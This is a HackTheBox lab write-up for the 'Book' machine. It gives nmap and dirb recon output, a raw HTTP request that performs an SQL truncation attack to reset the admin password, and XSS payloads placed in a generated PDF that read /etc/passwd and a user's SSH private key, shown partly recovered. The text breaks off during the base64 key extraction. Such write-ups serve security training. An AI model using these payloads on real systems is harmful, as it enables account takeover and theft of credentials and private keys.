HackTheBox – Book

Summary

- Created a new user on web server and discovered admin email address.
- Discovery of admin login panel which is vulnerable to an SQL truncation attack.
- Abused SQL truncation to change the admins password.
- Discovery of XSS vulnerability in dynamically generated PDF, this could be used to read local files.
- Abused XSS to gain the user – readers SSH key.
- Authenticated as reader via SSH.
- Abused logrotate using the logrotten vulnerability to gain a reverse shell as the root account.

Recon


I began by adding 10.10.10.176 to /etc/hosts as book.htb.
Port scans only revealed ports 22 running SSH and port 80 hosting HTTP.


```
driggzzzz@kali:~/Desktop/HTB/Book$ sudo nmap -T5 book.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 05:49 EDT
Nmap scan report for book.htb (10.10.10.176)
Host is up (0.017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
driggzzzz@kali:~/Desktop/HTB/Book$ sudo nmap -T5 -sV -sC -p22,80 book.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 05:49 EDT
Nmap scan report for book.htb (10.10.10.176)
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f7:fc:57:99:f6:82:e0:03:d6:03:bc:09:43:01:55:b7 (RSA)
|   256 a3:e5:d1:74:c4:8a:e8:c8:52:c7:17:83:4a:54:31:bd (ECDSA)
|_  256 e3:62:68:72:e2:c0:ae:46:67:3d:cb:46:bf:69:b9:6a (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LIBRARY - Read | Learn | Have Fun
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
driggzzzz@kali:~/Desktop/HTB/Book$ ports=$(sudo nmap -T5 -p- book.htb |grep ^[0-9]|cut -f1 -d "/");echo $ports
22 80
driggzzzz@kali:~/Desktop/HTB/Book$
```

Running dirb against the HTTP server revealed an interesting directory – admin.


```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Thu Jul  9 05:52:01 2020
URL_BASE: http://book.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://book.htb/ ----
==> DIRECTORY: http://book.htb/admin/
==> DIRECTORY: http://book.htb/docs/
==> DIRECTORY: http://book.htb/images/
    + http://book.htb/index.php (CODE:200|SIZE:6800)
    + http://book.htb/server-status (CODE:403|SIZE:273)
```


Visiting the website reveals a user login and signup form, where I created a new user and logged in.





Some interesting pages included collections which allows the user to upload books in PDF format and contact which had an admin email address.






The login page has a very interesting script in the source code, mentioning a validateForm function, this appears to check the lengths of input, limiting the username to 10 characters and the email address to 20 characters.

```
<!DOCTYPE html>
<html lang="en"> scroll
 <head>
   <meta charset="UTF-8">
   <title>LIBRARY - Read | Learn | Have Fun</title>
   <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/5.7.2/css/all.min.css">
  <style></style>
  <script></script>
  <script>
    if (document.location.search.match(/type=embed/gi)) { window.parent.postMessage("resize", "*"); } function validateForm() { var x = document.forms["myForm"]
    ["name"].value; var y = document.forms["myForm"]["email"].value; if (x == "") { alert("Please fill name field. Should not be more than 10 characters"); return false; }
    if (y == "") { alert("Please fill email field. Should not be more than 20 characters"); return false; } }
   </script>
 </head>
 <body translate="no">...</body> flex
</html>
```


With this knowledge I attempted an SQL truncation attack, as the username field gets cut off after 10 characters and the email field at 20, it should be possible to use an existing username and email address but appending spaces up to the character limits followed by another character, this allows the account creation form to essentially work as a password reset form..




Unfortunately my browser didn't like what I was doing, so I attempted again using burp – this time successfully.


```
POST /index.php HTTP/1.1
Host: book.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://book.htb/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Connection: close
Cookie: PHPSESSID=n61kulgmboljdmipviqhrumqgs
Upgrade-Insecure-Requests: 1

name=admin     1&email=admin@book.htb      1&password=123456
```

Visiting the admin page revealed an admin login form, I could successfully authenticate using the admin accounts new password.





Visiting collections and clicking the PDF links appears to create dynamically generated PDFs based upon the books stored on the website.



I confirmed this by uploading a PDF file from my low privilege user account and rechecking the collections with the admin account. Some testing of this function and some research lead me to trying XSS by submitting a PDF with a simple script to print “vulnerable...” to the dynamically generated PDF. The payload used was:

```
<img src=x onerror=document.write('vulnerable...')>
```


This successfully wrote the line to the PDF.

FootHold

With confirmation of XSS I tried to read local files using the following payload:

```
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(this.responseText)};
x.open("GET","file:///etc/passwd");x.send();
</script>
```

Submitting this payload successfully generated a PDF containing the contents of /etc/passwd, revealing a user – reader.



root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-
resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
reader:x:1000:1000:reader:/home/reader:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false

Knowing a username on the system is highly useful, I used this information to attempt to read their SSH private key using the following payload:

```
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(this.responseText)};
x.open("GET","file:///home/reader/.ssh/id_rsa");x.send();
</script>
```

Whilst this was successful the formatting on the key was wrong and some characters were cut off.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQsccK6fE05OWbVGOuKZdf0FyicoUrrm821nHy
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsfR99rMg7FRnV
WxtCK0VlQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80N
ePV8RKoYVWuVRb4nFG1Es0bOj29lu64yWd/j3xWXHgpaJciHKxeNlr8×6N
7WaZQ4cjd+yzpOCJw9J91Vi33gv6+KCIzr+TEfzI82+hLW1UGx/13fh20cZ
75I5d5Holg7ME40BU06Eq0E3EOY6whCPlzndVwIDAQABAoIBAQCs+kh
3mxvPeKok6BSsvqJD7aw72FUbNSusbzRWwXjrP8ke/Pukg/OmDETXmtg
McKIrDvq/gVEnNiE47ckXxVZqDVR7jvvjVhkQGRcXWQfgHThhPWHJI+3
tIGcAaz3dTODgDO04Qc33+U9WeowqpOaqg9rWn00vgzOIjDgeGnbzr9E
jhPHFI7usIxmgX8Q2/nx3LSUNeZ2vHK5PMxiyJSQLiCbTBI/DurhMelbFX
7Qd2hMSr7qJVdfCQjkmE3x/L37YQEnQph6lcPzvVGOEGQzkuu4ljFkYz6s
GZYD7sW5AoGBAO89fhOZC8osdYwOAISAk1vjmW9ZSPLYsmTmk3A7jO
E2vk2W5a9R6N5bEb9yvSt378snyrZGWpaIOWJADu+9xpZScZZ9imHHZ
ciqzwDZfSg5QLoe8CV/7sL2nKBRYBQVL6D8SBRPTIR+J/wHRtKt5PkxjAo
SRM/Abh5xub6zThrkIRnFgcYEf5CmVJX9IgPnwgWPHGcwUjKEH5pwpei
skGl3dh4M/2Tgl/gYPwUKI4ori5OMRWykGANbLAt+Diz9mA3FQIi26ickg
o5GVjWTOlfEj74k8hC6GjzWHna0pSlBEiAEF6Xt9AoGAZCDjdIZYhdxHsj9
Hc5LOGww+NqzB0HtsUprN6YpJ7AR6+YlEcItMl/FOW2AFbkzoNbHT9G
hBhBp1ZeeShvWobqjKUxQmbp2W975wKR4MdsihUlpInwf4S2k8J+fVHJl
Pb9n+p0hvtZ9sSA4so/DACsCgYEA1y1ERO6X9mZ8XTQ7IUwfIBFnzqZ27
sMRwcd3TudpHTgLxVa91076cqw8AN78nyPTuDHVwMN+qisOYyfcdwQ
tdBBP0Uv2dafya7bfuRG+USH/QTj3wVen2sxoox/hSxM2iyqv1iJ2LZXndV
5bBLnzECgYEAlLiYGzP92qdmlKLLWS7nPM0YzhbN9q0qC3ztk/+1v8pjj1
y1K/LbqIV3C01ruxVBOV7ivUYrRkxR/u5QbS3WxOnK0FYjlS7UUAc4r0zM
nkeaf9obYKsrORVuKKVNFzrWeXcVx+oG3NisSABIprhDfKUSbHzLIR4=
-----END RSA PRIVATE KEY-----
```

I managed to get around this using the following payload:

```
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(btoa(this.responseText))};
x.open("GET","file:///home/reader/.ssh/id_rsa");x.send();
</script>
```

This script does the same as before except encodes the contents with base64.

I could then download the PDF and use pdfminer to extract the text content from the PDF.

https://github.com/pdfminer/pdfminer.six

```
driggzzzz@kali:~/Desktop/HTB/Book$ pdf2txt.py ~/Downloads/24787.pdf
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFcFFJQkFBS0NBUUVBMkpKUXNjY0s2ZkUwNU9XYlZHT3VLWmRmMEZ5aWNvVXJybTgyMW5IeWdtTGdXU3BKCkc4bTZVTlp5UkdqNzdlZ
VlHZS83WUlRWVBBVE5MU09wUUl1ZTNrbmhEaUVzZlI5OXJNZzdGUm5WQ3BpSFBwSjAKV3h0Q0swVmxRVXd4WjY5NTNEMTZ1eGxSSDhMWGVJNkJOQUlqRjBaN3pna3pSaFRZSnBLczZNODBOZGpVQ2
wvMAplUFY4UktvWVZXdVZSYjRuRkcxRXMwYk9qMjlsdTY0eVdkL2ozeFdYSGdwYUpjaUhLeGVObHI4eDZOZ2JQdjRzCjdXYVpRNGNqZCt5en
BPQ0p3OUo5MVZpMzNndjYrS0NJenIrVEVmekk4MitoTFcxVUd4LzEzZmgyMGNaWEE2UEsKNzVJNWQ1SG9sZzdNRTQwQlUwNkVxMEUzRU9ZNndoQ1Bsem5kVndJREFRQUJBb0lCQVFDcytraDdoaWh
BYklpNwozbXh2UGVLb2s2QlNzdnFKRDdhdzcyRlViTlN1c2J6Uld3WGpyUDhrZS9QdWtnL09tREVUWG10Z1RvRnd4c0QrCk1jS0lyRHZxL2dWRW5OaUU0N2NrWHhWWnFEVlI3anZ2alZoa1FHUmNY
V1FmZ0hUaGhQV0hKSSszaXVRUnd6VUkKdElHY0FhejNkVE9EZ0RPMDRRYzMzK1U5V2Vvd3FwT2FxZzlyV24wMHZnek9JakRnZUduYnpyOUVSZGl1WDZXSgpqaFBIRkk3dXNJeG1nWDhRMi9ueDNMU
1VOZVoydkhLNVBNeGl5SlNRTGlDYlRCSS9EdXJoTWVsYkZYNTAvb3d6CjdRZDJoTVNyN3FKVmRmQ1Fqa21FM3gvTDM3WVFFblFwaDZsY1B6dlZHT0VHUXprdXU0bGpGa1l6NnNaOEdNeDYKR1pZRD
dzVzVBb0dCQU84OWZoT1pDOG9zZFl3T0FJU0FrMXZqbVc5WlNQTFlzbVRtazNBN2pPd2tlMG84LzRGTApFPmU2c1UUxvZThDVi83c0wybktCUllCUVZMNkQ4U0JSUFRJUitKL3dIUnRLdDVQa3hqQW9HQkFPZSsKU1JNL0FiaDV4dWI2elRocmtJUm5GZ2NZRWY1Q21WSlg5
tSEhaaVBsU05iYzgvCmNpcXp3RFpmU2c1UUxvZThDVi83c0wybktCUllCUVZMNkQ4U0JSUFRJUitKL3dIUnRLdDVQa3hqQW9HQkFPZSsKU1JNL0FiaDV4dWI2elRocmtJUm5GZ2NZRWY1Q21WSlg5
SWdQbndnV1BIR2N3VWpLRUg1cHdwZWk2U3Y4ZXQ3bApza0dsM2RoNE0vMlRnbC9nWVB3VUtJNG9yaTVPTVJXeWtHQU5iTEF0K0RpejltQTNGUUlpMjZpY2tnRDJmditWCm81R1ZqV1RPbGZFajc0a
zhoQzZHanpXSG5hMHBTbEJFaUFFRjZYdDlBb0dBWkNEamRJWlloZHhIc2o5bC9nN20KSGM1TE9Hd3crTnF6QjBIdHNVcHJONllwSjdBUjYrWWxFY0l0TWwvRk9XMkFGYmt6b05iSFQ5R3BUajVaZm
FjQwpoQmhCcDFaZWVTaHZXb2JxaktVeFFtYnAyVzk3NXdLUjRNZHNpaFVscElud2Y0UzJrOExrZlZISmw0SWpUODB1ClBiOW4rcDBodnRaOXNTQTRzby9EQUNzQ2dZRUExeTFFUk82WDltWjhYVFE
3SVV3ZklCRm56cVoyN3BPQU1Za2gKc01Sd2NkM1R1ZHBIVGdMeFZhOTEwNzZjcXc4QU43OG55UFR1REhWd01OK3Fpc09ZeWZjZHdRSGMyWG9ZOFlDZgp0ZEJCUDBVdjJkYWZ5YTdiZnVSRytUV0gv
UVRqM3dWZW4yc3hvb3gvaFN4TTJpeXF2MWlKMkxaWG5kVmMvekxpCjViQkxuekVDZ1lFQWxMaVlHelA5MnFkbWxLTExXUzduUE0wWXpoYk45cTBxQzN6dGsvKzF2OHBqajE2MnBubFcKeTFLL0xic
